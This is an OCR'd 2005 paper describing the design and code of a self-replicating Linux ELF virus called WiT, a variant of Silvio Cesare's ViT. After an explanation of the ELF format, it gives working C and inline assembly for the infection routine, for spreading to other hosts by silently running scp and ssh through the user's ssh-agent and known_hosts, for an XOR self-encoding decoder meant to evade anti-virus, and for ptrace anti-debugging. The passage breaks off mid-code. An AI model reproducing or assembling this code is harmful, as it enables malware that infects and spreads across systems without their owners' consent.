
The WiT virus:
A virus built on the ViT ELF virus

December 4, 2005



Nikos Mavrogiannopoulos
Tatiana Vladimirova

Contents

1 Introduction

Viruses are one of the most known aspects of computer science. Their fame spreads to non technical people and even to people with limited knowledge of computers. However studies on them, when not focused on anti-virus technology can be marked as malicious, even if the intention was different. For example documents such as [7] and [2] that describe designs of viruses in Linux are hardly included in any Linux programming documentation.

As everything else, viruses also evolve through the years so repositories such as [5] that hold the source code of known viruses, are always an interesting resource to browse. Nevertheless most of the old viruses are usually obfuscated even in their original assembly code and studying them is not fun.

But what is a virus? We can find a definition in Wikipedia:

> *A virus is a type of program that can replicate itself by making (possibly modified) copies of itself. The main criterion for classifying a piece of executable code as a virus is that it spreads itself by means of 'hosts'. A virus can only spread from one computer to another when its host is taken to the uninfected computer, for instance by a user sending it over a network or carrying it on a removable disk.*

Although this definition covers almost all the viruses that were successfull in the previous decades, we can clearly see that today the internet can give much more possibilities for a virus to spread. Programs that replicate using the network are usually called worms.

In this document we will describe a virus that runs on `ix86` Linux systems that support the ELF file format. The system used for testing was GNU/Linux with kernel 2.6.11, and its compilation was done with *gcc* 3.3. There is nothing Linux specific in the virus so it can be easily ported to other operating systems that run on the same architecture.

Document organization This document is organized in the following way. An abstract set of rules that we used to design our virus is given in the following section, and afterwards in section 3 an introduction to the ELF file format is given. The ELF file format is the format of executable files under Linux and many other UNIXes, thus will be our main infection target. Subsequently in section 4 a brief description of the infection method we selected is shown and finally in section 5 our virus is listed and explained. In order to maintain readability of the document the full source code of the virus and the accompanying files have been moved to section C.

2 Rules of the game

The virus' behavior can be summarized to the following rules:

- spread within the system;
- spread using the network;
- try to be invisible.

To extend its lifetime, the virus will not use any particular system vulnerabilities, but will depend on the available features of the system.

Finding new hosts

> *Sun Tzu said: In the practical art of war, the best thing of all is to take the enemy's country whole and intact; to shatter and destroy it is not so good. So, too, it is better to recapture an army entire than to destroy it, to capture a regiment, a detachment or a company entire than to destroy them.*

The "Spread" part involves infecting other executables but in a non destructive way, so the infected executables can be used as infection nests too. This step will be done in a way that does not cause a visible problem to the system, so the virus can remain alive and hidden as much time as possible.

Using the network

> *Sun Tzu said: Appear at points which the enemy must hasten to defend; march swiftly to places where you are not expected.*

We wouldn't like for our virus to stick in a single system and disappear there. For this reason we need to replicate by using the network. It is desirable to hide its traces, or mix them with legitimate traffic.

Being invisible

> *Sun Tzu said: If you know the enemy and know yourself, you need not fear the result of a hundred battles. If you know yourself but not the enemy, for every victory gained you will also suffer a defeat. If you know neither the enemy nor yourself, you will succumb in every battle.*

In general the virus writer is in disadvantage comparing to anti-virus software writers after the virus is discovered, since at that point he hasn't any ability to improve it. For this reason the virus writer has to make his virus undetectable. Knowing how the anti-virus programs work will give an advantage to the virus writer. In general and according to [6] viruses can live longer if they cannot be classified by the existing anti-virus mechanisms, so a simple database update to this programs will not help.

3 The ELF file format

3.1 Introduction

The Executable and Linking Format is a binary format developed by Unix System Laboratories and is used as the Linux standard executable file format. ELF supports multiple processors, data encodings and classes of machines.

There are three types of ELF files:

- *relocatable files* hold code and data suitable for linking with other object files to create an executable or shared object file;
- *executable files* hold program suitable for execution;
- *shared object files* hold code and data suitable for linking: it can be processed with other relocatable and shared object files to create another object file; or combined by dynamic linking with an executable file and other shared object files to create a process image.

Object files participate in program linking and program execution. The object file format provides parallel views of the file's contents depending on the activities this file is involved in: there are execution view and linking view. Here we are interested in the role of the ELF object files in program execution and we will take a closer look at the execution view.

The execution view In ELF the program consists of an executable file and it can include shared files. The system uses these files to create a process image in memory for executing the program. The process image has *segments* that contain executable instructions. When an ELF file is executed, the system will load in all the shared object files before transferring control to the executable.

At the very beginning of the file there is an *ELF header*, it describes the organization of the file. The ELF header is the only one having the fixed position within the file.

A *program header table* tells the system how to create a process image. To be loaded into memory the ELF file needs a program header which is an array of structures that describe the segments and provide other information needed to prepare for the program execution.

A *section header table* (optional) describes the file's sections; each entry in the table contains a name, size etc of the particular section; each section has an entry in the table. A segment consists of *sections*. Each executable or shared object file contains a section table - an array of structure describing the sections inside the ELF object file. There are several sections defined by the ELF documentation that hold program and control information.

3.2 ELF header

The ELF header is described by the type `Elf32_Ehdr` (or `Elf64_Ehdr`):

```
#define EI_NIDENT 16

typedef struct {
        unsigned char  e_ident[EI_NIDENT];
        uint16_t       e_type;
        uint16_t       e_machine;
        uint32_t       e_version;
        Elf32_Addr     e_entry;
        Elf32_Off      e_phoff;
        Elf32_Off      e_shoff;
        uint32_t       e_flags;
        uint16_t       e_ehsize;
        uint16_t       e_phentsize;
        uint16_t       e_phnum;
        uint16_t       e_shentsize;
        uint16_t       e_shnum;
        uint16_t       e_shstrndx;
} Elf32_Ehdr;
```

The meaning of some of the fields is as follows:

- `e_machine` this member's value specifies the required architecture for an individual file; we consider here only Intel Architectures to which the value 3 is assigned and the machine name is `EM_386`

- `e_entry` which gives the virtual address to which the system first transfers control, thus starting process. If the file has no associated entry point this member holds zero
- `e_phentsize` specifies the size of one entries, all the entries have identical size;
- `e_phnum` specifies the number of entries in the table.

the other entries hold the headers tables files' offsets, number of entries, sizes and flags




Figure 1: The ELF file format

3.3 Running the program

Here we describe the object file information and system actions that create running programs. Executable and shared object files statically represent programs. To execute such programs the system uses the files to create dynamic program representation, process images. A process image has segments that hold its text, data, stack and so on.

Program header The program header table locates segment images within the file and contains other information necessary to create the memory image for the program. An executable or shared object file's program header is an array of structures describing a segment or other information the system needs to prepare the program for execution. An object file *segment* contains one or more *sections*. The ELF header of the file specifies the size of the program header. Given an object file, the system must load it into memory for the program to run. After the system loads the program, it must complete the process image by resolving symbolic references among the object files that compose the process.

program header:

```
typedef struct {
        Elf32_Word  p_type;
        Elf32_Off   p_offset;
        Elf32_Addr  p_vaddr;
        Elf32_Addr  p_paddr;
        Elf32_Word  p_filesz;
        Elf32_Word  p_memsz;
        Elf32_Word  p_flags;
        Elf32_Word  p_align;
} Elf32_Phdr;
```

Where the fields meaning

- `p_type` describes the type of the segment;the segment types can have the following values:
  - 0 or `PT_NULL` the array element is not used, this type lets have ignored entries in the program header table;
  - 1 or `PT_LOAD`
- `p_offset` offset from the beginning of the file at which the first byte of the segment is;
- `p_vaddr` virtual address of the first byte of the segment;
- `p_paddr` physical address of the first byte of the segment;
- `p_filesz` number of bytes n the file image of the segment;
- `p_memsz` number of bytes n the memory image of the segment;
- `p_flags` flags relevant to the segment;
- `p_align` value to which segments are aligned in memory and in the file, the value is congruent `p_vaddr` and `p_offest` modulo page size;

All program header segment types are optional, i.e. a program header contain only elements relevant to the file's contents.

Base address The program headers virtual addresses do not necessarily represent the actual virtual addresses of the program's memory usage. Executable files typically contain absolute code. On one hand the segments must reside at the virtual addresses used to build the executable file to let the process execute correctly. On the other hand the segments contain position-independent code.

This allows the segment's virtual address to change from one process to another without invalidating the execution behavior. The system chooses the virtual addresses for individual processes and maintains the segments *relative positions*.

The difference between virtual addressing in the memory must match the difference between virtual addresses in the file because the position-independent code uses relative addressing between segments. This difference is a single constant value for any shared object or an executable in a process, it is called *base address*. It is calculated from the virtual memory load address, the maximum page size and the lowest virtual address of a program's loadable segment.

Segment permissions and segment contents For the program to be loaded by the system it must contain at least one loadable segment. The system creates loadable segments' memory images and gives access permissions as specified in the `p_flags` entry of the program header. The segment has a write permission only if it is explicitly specified. For example, data segment will have read, write and execute permission while the text segment will have no write permission.

The object file segment consists of one or more sections. The order and membership of sections may vary it can be processor specific. The text segment contain read-only instructions and data and typically have the following sections:

text segment

- `.text` This section holds the "text", or executable instructions of a program.
- `.rodata` and `.rodata1` These sections hold read-only data that typically contribute to a non-writable segment in the process image.
- `.hash` This section holds a symbol hash table.
- `.dynstr` This section holds strings needed for dynamic linking, most commonly the strings that represent the names associated with symbol table entries.
- `.dynsym` This section holds the dynamic linking symbol table.
- `.plt` This section holds the procedure linkage table.
- `.rel.got` This section holds relocation information for `.got`.

data segment

- `.data` and `.data1` These sections hold initialized data that contribute to the programs memory image.
- `.dynamic` This section holds dynamic linking information.
- `.got` This section holds the global offset table.
- `.bss` This section holds uninitialized data that contribute to the programs memory image. By definition, the system initializes the data with zeros when the program begins to run. The section occupies no file space.

Dynamic linking The linker links all the object files together with the start up codes and library functions. These libraries can be of two kinds: static and shared. The static library is the collection of object files containing routines. The link editor will incorporate copy only of those object files that hold the functions mentioned in the program. The shared library is a shared object file containing functions and data. The link editor will only store in the executable the name of the shared library and some information about the symbols.

In ELF the executable files participating in dynamic linking has `PT_INTERP` program header element (program interpreter). The dynamic linking is the process that consists of the following activities: the program interpreter maps the shared library into the virtual address space of the process image of the executable and resolve by name the symbols in the shared library used by the executable.

The section **.dynamic** holds the addresses of dynamic linking information.

Initialization and termination After the dynamic linker has built the process image and performed the relocations, each shared object can execute initialization code. These initialization functions are called in unspecified order, but the following is obeyed:

- before initialization code for any object is called, the initialization code for any other objects the latter depends on are called. For this purpose each dynamic structure has the entry `DT_NEEDED`
- all shared object initializations happen before the executable file gains control.

The order in which the dynamic linker calls termination functions is also unspecified.
Shared objects designate their initialization and termination functions through the `DT_INIT` and `DT_FINI` entries (both optional as for executables as well as for shared objects)in the dynamic structure. Typically, the code for these functions resides in the `.init` and `.fini` sections:

- `.init` section holds executable instructions that contribute to the process initialization code, when a program starts to run the system arranges to execute the code in this section before the main program entry point (called *main* in C)
- `.fini` section holds executable instructions that contribute to the process termination code, when a program exits normally, the system arranges to execute the code in this sections.

The `.fini` and `.init` sections have a special purpose. If a function is placed in the `.init` section, the system will execute it before the *main* function. The functions placed in the `.fini` section will be executed by the system after *main* function returns.

4 The text segment padding virus (or Silvio's virus)

4.1 The idea

A rough idea of this virus is to insert the virus code within a segment and update the `e_entry` field of the ELF header to point to the virtual address of the code. The code is inserted in a segment so that the virus code will be loaded concurrently with the main program in memory. This can be shown schematically in Figure 2.




Figure 2: The idea of the text segment virus

An easy way to do this is to go to the `.text` segment and append the virus code at its end. This has the advantage that the virus will be located in a segment that holds the executable sections of the program, thus raise little or no suspicions. Also appending it to the end will not affect the absolute addressing within the `.text` segment. Of course after locating the segment one has to update the `p_filesz` and `p_memsz` to account for the inserted bytes of code.

Consequently the segments that are located after the `.text` segment have been relocated in the file, so the corresponding program headers have to be updated too. This would be an increase by the virus' size in the `p_offset` of the segment. Also since the ELF sections are usually located after the segments of the file, both the `e_shoff` in the ELF headers and the `sh_offset` in the section header table have to be increased by the size of the virus.

However this approach has a drawback. By inserting data on the end of the `.text` segment we may break host code that absolutely references positions in memory. There is a catch though. As we saw in the previous section the ELF executables have the property of having the same structure in memory and in file. That is once a file is loaded the same structure exists in memory. Except for one, important for us, difference. In subsection 3.3 we can see that the contents of the segments may have a different size in memory and in file. That occurs in order to facilitate easy loading from file to memory, and thus an alignment is done at 4096[1] byte boundaries as shown in Figure 3. This might give us some padding bytes to put our code in the last page of a segment.




Figure 3: The ELF file before (a) and after (b) being loaded in memory

Unfortunately the padding bytes will be less than 4096 thus our virus has to occupy less than this, and at most the half of it, if we want it to be effective and infect as much as possible. This method has the advantage that requires no relocation of absolutely referenced positions of code in the executable.

Segment alignment. A problem that arises is due to the fact that the virtual address of a segment must be congruent with its offset modulo the ELF page size. That means that after we insert our code at the end of the first segment there will be problems in the other segments. For that reason we must insert our code padded such that it occupies precisely 4096 bytes in the file. This action will not affect the other segment's alignment since their position in the file will now be relocated by the ELF page size and we know that

$$pos + ELF\_PAGE\_SIZE \equiv pos \pmod{ELF\_PAGE\_SIZE}$$

[1] ELF page size.

Unused data. Another concern is that the code we appended to the segment are not accounted by any section. This is not that bad since the code perfectly works, but if somebody runs the `strip` program our code and our host will be in trouble. The problem is that the `strip` program checks all sections and removes all the bytes that are not referenced by any section. This has legitimate uses such as removing unused stuff from an executable but in our case does not look that good since our code will be deleted from the file. This will cause a permanent destruction to our host, thus dramatically increases the probabilities for us to be noticed. For that reason it is a good idea to find the section that references the last bytes in the `.text` segment and increase its size by the ELF page size.

4.2 The infector algorithm

Now we will describe the final form of the `ViT` virus' infector as described in [2]. The full algorithm is shown in the following list.

- Check if there is enough space for the virus to fit in. That is check if the difference of `p_memsz` and `p_filesz` in `.text` segment's headers is greater than our code size.
- Increase `p_shoff` by ELF_PAGE_SIZE in the ELF header.
- Patch the virus' code with the host's original entry address.
- Locate the text segment program header.
  - Modify the entry point of the ELF header to point to the our code. That would be p_vaddr + p_filesz, that is the virtual address of the text segment plus its original size.
  - Increase `p_filesz` to account for the virus' code.
  - Increase `p_memsz` to account for the virus' code.
- For each program header of segments that are after the text segment increase the `p_offset` by ELF_PAGE_SIZE.
- For each section header of sections that are located after the text segment increase the `sh_offset` by ELF_PAGE_SIZE.
- Insert the virus' code padded to ELF_PAGE_SIZE in the end of the text segment. That would be the position found by p_offset + p_filesz (the original size).

4.3 The `ViT` virus

The virus `ViT` as described in [2] is 2 kilobyte virus that implements the above infection method. The virus can patch itself with the host address on infection but some hand tuning is required to determine the relative patch point[2]. The virus itself tries to spread by checking the local directory for ELF executable files and will stop after a number of files have been infected, or a hard coded number of files have been scanned.

After the victim executable has been selected the virus copies the victim to a temporary file, inserts itself by copying its code the host executable and overwrites the victim by the temporary file. The temporary file used is named `.vi434.tmp`, hence its name `ViT`. The host executable is found by checking `argv[0]` that contains the user typed command.

A nice side effect of the virus design is that the virus does not need to check whether the file to be checked is already infected. This is a nice property and is due to the fact that the padding size

[2] That is detect using `objdump` where the value of a the volatile integer, that holds the host address, is stored calculate the difference from the start of the virus and then put the value found in the virus and recompile.

in the text segment will decrease by the size of the virus so a second infection is improbable, and impossible if the size of the virus is more than 2048 bytes.

5 Our virus

We tried to create a quite easily modified virus written in self contained C and inline i386 assembly. We did no effort to improve the generated assembly code, and this resulted in a virus of about 1630 bytes when local system infection is possible and 3000 bytes when worm abilities are included. It's not a very large virus, but for the selected infection method, which poses a limit, of 4096 bytes on the available space we could use on the executable, it can be considered big. This means that on average with full capabilities enabled we will be able to infect only 30% of the available executables. Our design goals were:

- write only in self-contained C with inline assembly when needed;
- write code that generates as compact assembly code as possible;
- spread as much as possible in the system;
- find a way to spread across other systems;
- try not to cause problems to the hosts;
- make debugging of the virus difficult;
- try not to be detected by anti-virus software[3].

We also used some assumptions for the compiler such as that the object file should contain the functions of the source code in the same order as in the source file. This was the case for the *GNU C compiler* but other compilers such as the *Intel C compiler* behave differently.

We will now discuss some of the important parts of our virus plus the differences from the vanilla `ViT` virus.

5.1 Find ourselves

A virus in order to spread needs to copy itself in the host file. This is not an easy job to do it especially when writting in plain C code. In Silvio's virus the approach was to open the host file and seek to the parasite code. But it is not really easy to find the host file. Silvio used `argv[0]`, which does not always include the full path. We used a different approach based on the fact that the virtual address of the memory mapped host file is always the same, and in a typical Linux system is the memory address `0x08048000`.

```
#define ELF_MEM_START 0x08048000

int main() {
     ...

/* h_seek_pos is our position in the executable
 */
base_mem = ELF_MEM_START + h_seek_pos;
__builtin_memcpy(v, (char *) base_mem, vlen);
```

[3]This was easy since this kind of software uses patterns to identify viruses, so since we are new in the area we were not detected. We tried also to minimize our patterns by encoding our body, and decoding it on execution time.

```
/* and now v holds our instructions.
 */
    ...
}
```

So in order to find our code we seek to the memory address of the our executable host and then move to our position within it. Our position is updated by patching on every new infection. This is risky though. We don't know if every program begins at this predefined position[4]. If `UNSURE_ABOUT_LD_POINTER` is defined at compile time a second, improved version[5], is used. In this version we check `/proc/self/maps` to get the address of the memory mapped file. This makes the virus a bit more portable to exotic ELF executables.

```
#define BASE 16
static int find_elf_mem_start(const char *proc_name)
{
    char buf[READ_BUF_SIZE];
    unsigned long int v = 0;
    char *nptr = buf;

    if (open_and_read_file(proc_name, buf) < 0)
        return -1;

    while (*nptr) {
        register unsigned char c = *nptr;
        c = (c >= 'a' ? c - 'a' + 10 : c >= 'A' ? c - 'A' + 10 : c <=
             '9' ? c - '0' : 0xff);
        if (c >= BASE)
            break;              /* out of base */
        {
            register unsigned long x = (v & 0xff) * BASE + c;
            register unsigned long w = (v >> 8) * BASE + (x >> 8);
            if (w > (ULONG_MAX >> 8))
                return -1;
            v = (w << 8) + (x & 0xff);
        }
        ++nptr;
    }
    return v;

}

int main() {
    ...
    base_mem = find_elf_mem_start(U_SPREAD_PROC(bin));

    if (base_mem == -1)
        base_mem = ELF_MEM_START + h_seek_pos;
    else
        base_mem += h_seek_pos;
    __builtin_memcpy(v, (char *) base_mem, vlen);
    ...
}
```

5.2 Spreading across executables

The virus infects local executables if `LOCAL_SPREAD` is defined in the code. Then the main body of the virus checks for ELF executable files the system directories, if the user running the host is

[4]It seemed though that this assumption was correct for all executables we tested.
[5]Although disabled by default in our virus.

the superuser, or the local directory otherwise. Some randomized directory traversing is included so the virus may check subdirectories too. As in the `ViT` virus there are some hard limits in the number of files that will be checked or infected. The number of files depends on our size since the larger our virus the more difficult to find a file with large enough padding space to infect.

Our infection function is just a simplified version of Silvio's `infect_elf()` function. It includes some improvements in order to make the output instructions more compact. For example instead of multiple calls to `open()`, `read()` and `write()` we used the system call `mmap`. That way about half a kilobyte was saved. The code of the `infect_elf()` function can be found at subsection C.6.

5.3 Spreading across systems

No matter the privileges we have in the host system, we cannot easily transfer ourselves to other systems. In case we are running in a desktop system though, we can find an easy way to spread. The `ssh` program is a popular application in Linux and other UNIX systems. It is a secure communications program that can be used for remote shell access, execute commands and copy files to and from different hosts.

In most desktop systems it is also common to have the `ssh-agent` running. This agent is supposed to keep decrypted all the `SSH` private keys of the user, so he will not be asked for a password every time he uses them. That way everybody on the desktop system with sufficient privileges can connect to any host the user has access to. This is a nice feature and we will make use of it.

Testing for `ssh-agent`: But how one can check whether the agent is running? The easiest way seems to be to check for the environment variable called `SSH_AGENT_PID`. This variable is set if the user has an agent running in the system and contains the process id of the agent. That is very easy to check in standard C using the `getenv()` call. But as a virus we cannot access libc. So we have to reimplement `getenv()`.

So firstly let's find our environment. It is supposed to be in the stack.

```
int main() {
...
    /* Try to find our environment */
    /* move %ebp to argv */
    asm("movl␣%%ebp,␣%0": "=r"(argv): /*null */ :"%ebp");

    argv += VARS_PUSHED + 2;
    environ = argv;

    /* skip the argv[] arguments and move to environment */
    while (*environ != 0)
        environ++;
    environ++;
...
}
```

So by having the environment it is now easy to reimplement[6] `getenv()`.

```
static char *local_getenv(char **environ, char *s, int len)
{
    int i;

    for (i = 0; environ[i]; ++i)
        if ((__builtin_memcmp(environ[i], s, len) == 0)
            && (environ[i][len] == '='))
```

[6]Code from dietlibc was used for that reason.

```
            return environ[i] + len + 1;
    return 0;
}
```

Finding the hosts: So after having checked that the agent is indeed running, we need to find which hosts the user has access to, in order to replicate there as well. To achieve that, we read the entries from the `.ssh/known_hosts` file. This file is located in the user's home directory, which can be found usually using the `HOME` environment variable.

Spreading method: We will try to copy our executable to the victim host, and then try to run it. For that reason we will need the `ssh` and `scp` executables; these are almost always available under `/usr/bin`.

Finding our filename: In order to copy our executable we need to know the absolute value of our file name. As we discussed before `argv[0]` might not give sufficient information. So we will use again the `/proc/self/maps`. This has the risk of relying on the existence of the `/proc` filesystem, but this is quite common in desktop systems. The code we used is listed below.

```
/* returns 0 on success and -1 on error;
 * reads /proc/self/maps and finds our filename
 */
static int find_fname(const char *proc_name, char *fname)
{
    char buf[READ_BUF_SIZE];
    int i = 0, j = 0;
    int size, start = 0;

    open_and_read_file(proc_name, buf);

    /* go for the first newline */
    for (i = 0; i < size; i++) {
        if (start != 0) {
            if (buf[i] == '\n') {
                fname[j] = 0;
                return 0;
            }
            fname[j++] = buf[i];
        } else if (buf[i] == '/') {
            start = 1;          /* found it! */
            fname[j++] = buf[i];
        }
    }

    return -1;
}
```

Executing `ssh`: In our code that executes `ssh`, we tried to completely silence it so the user doesn't get any error messages or pop up windows asking for a password. So we had to replace the descriptors for `STDIN, STDOUT, STDERR` with `/dev/null`, and then call `setsid()` to make it forget about the controlling terminal. We also needed to set the environment variable `$SSH_ASKPASS` to `/dev/null` so the user is not prompted for any password[7]. The input commands are something like:

```
$ scp /path/to/us host.koko.org:./c.out
$ ssh host.koko.org "./c.out;rm c.out"
```

[7] When a terminal wasn't found `ssh` decided to run the graphical `ssh-askpass` which was undesirable.

The full code can be found in function `do_something_nasty()` in subsection C.5.

5.4 Encoding ourself

To prevent an easy detection by bare eye of our virus we wanted to protect its instructions. Thus we splitted the virus to a decoder and to the main body. For the decoder part of our virus we used a lot of assembly code to make the locating and decoding of the main body easier. The decoder does XOR the main body of our virus with a random value that changes across hosts. To achieve that it allocates memory in the heap[8], copies the main body there and then decodes it. After the decoding is finished it jumps at the heap to execute the main body of the virus. The code of the decoder is listed below.

```
/* we start here by saving our registers (so when we
 * jump back to host everything looks normal).
 * to be restored later on. Then we jump at main.
 */
#define VARS_PUSHED 9            /* how many variables we push here */
/* main0 is our starting point */
asm("main0:\n"
    "pushl␣%esp\n"
    "pushl␣%ebp\n"
    "movl␣%esp,␣%ebp\n"
    "pushl␣␣%edi\n"
    "pushl␣␣%esi\n"
    "pushl␣␣%eax\n"
    "pushl␣␣%ebx\n"
    "pushl␣␣%ecx\n"
    "pushl␣␣%edx\n"
    "pushl␣␣$" MAGIC "\n"
    /* our decoder */
#ifdef ENCRYPT
    /* reserve some memory */

    /* allocate some memory, using brk() and put
     * the output to %ecx. We create a leak, but it is
     * more efficient than using the stack, and more portable too.
     * we also work on non-executable-stack systems. */
    "xorl␣␣␣␣%ebx,␣%ebx\n"
    "movl␣␣␣␣$45,␣%edx\n"
    "movl␣␣␣␣%edx,␣%eax\n"
    "int␣␣␣␣␣$0x80\n" /* %eax=brk(0) */
    "movl␣␣␣␣%eax,␣%ecx\n"
    "leal␣␣␣␣"ALLOC_STR"(%ecx),␣%ebx\n"
    "movl␣␣␣␣%edx,␣%eax\n"
    "int␣␣␣␣␣$0x80\n" /* x=brk(x+4096) */
    /* %ecx now holds our heap data
     */

    /* find where the encoded data are
     */
    "jmp␣where_are_enc_data\n"
    "here_we_are:\n"
    "pop␣%ebx\n"

    "xorl␣%edx,␣%edx\n" /* edx = 0 */
    ".myL6:\n"

    /* xor memory from %ecx for 3600 bytes with
     * the constant 0x5f5f5f5f. This will be patched
     * across infections.
     * %ebx: encoded data address
     * %ecx: our heap space
```

[8] Thus it also works in systems with the non-executable stack patches applied.

```
     */
    "movl␣␣␣␣(%ebx,%edx,4),␣%eax\n"
    "xorl␣␣␣␣$0x5f5f5f5f,␣%eax\n"
    "movl␣␣␣␣%eax,␣(%ecx,%edx,4)\n"
    "incl␣␣␣␣%edx\n"
    "cmpl␣␣␣␣$900,␣%edx\n" /* WARNING: this (*4) must be our maximum size */

    "jle␣␣␣␣␣.myL6\n"
    "jmp␣␣␣␣␣*%ecx\n"

    "where_are_enc_data:\n"
    "call␣here_we_are\n"
    /* after this point everything is encoded.
     */
#endif
    "jmp␣␣␣␣main\n");
```

Some changes were also needed in the `infect_elf()` virus. Before we copy our code to the new host, we firstly decode ourselves, then we do all the required patches, and encode again with a new key.

```
void memxor(int *mem, int c, int size)
{
    int i;
    for (i = 0; i < size/sizeof(int); i++)
        mem[i] ^= c;
    if ((i*sizeof(int)) < size) mem[i] ^= c;
}

int infect_elf( ...)
{
   ...
#ifdef ENCRYPT
    /* decode everything */
    memxor((int*)&v[D_SIZE], *((int*)&v[D_XOR_INDEX]), vlen - D_SIZE);
#endif

/* patch the offset */
    *(long *) &v[vhoff] = jump_offset;
/* the correct re-entry point */
    *(int *) &v[vhentry] = host_entry;

#ifdef ENCRYPT
    /* now encode everything with a new key */
    memxor((int*)&v[D_SIZE], (*((int*)&v[D_XOR_INDEX])) * rnval, vlen - D_SIZE);

    *(int*)&v[D_XOR_INDEX] *= rnval;
#endif
    __builtin_memcpy( &new_file_ptr[offset], v, ELF_PAGE_SIZE);
    ...
}
```

5.5 Preventing debugging

Sometimes it is desirable to prevent someone from noticing our virus when debugging an infected program. The tricks we used are described in [2] and [8].

Initially we wanted to prevent somebody from noticing the virus by using tools as `gdb` and `strace`. For that reason we used the property of the system call `ptrace()` that only one process may trace another. So we fork and try to trace our parent and if we succeed then nobody is watching us. Otherwise somebody is tracing us, and we need to notify our parent. This is done by the exit code of the child. However a carefull debugger may notice a suspicious fork in the process.

```c
/* Returns 0 if we are are clear to go and nobody
 * watches.
 *
 * Actually we fork and check if we can trace our parent.
 * If we cannot trace him then he is being traced by somebody
 * else! Otherwise we detach from him and exit.
 *
 * It is quite suspicious for somebody to see a random process to
 * fork, but it seems to be the best we can do.
 *
 * The idea was taken from a worm written by Michael Zalewski.
 */
inline static int check_for_debugger(void)
{
pid_t pid;
int status;

    pid = fork();

    if (pid==0) { /* child */
        pid_t parent;

        parent = getppid();
        if (ptrace(PTRACE_ATTACH, parent, 0, 0) < 0) {
           /* notify our parent */
           _exit(1);
        }
        ptrace(PTRACE_DETACH, parent, 0, 0);
        _exit(0);
    }

    if (waitpid(-1, &status, 0) < 0)
        return 1; /* something nasty happened */

    return __WEXITSTATUS(status);
}
```

Another method is to prevent tools such as `objdump` and `gdb` from being able to correctly disassemble our code. This can be done by inserting stray bytes in our assembly code and jumping over them. This confuses disassemblers who assume that the stray byte is part of the next instruction.

```c
    "pushl  %edx\n"
#ifdef ANTI_DEBUG
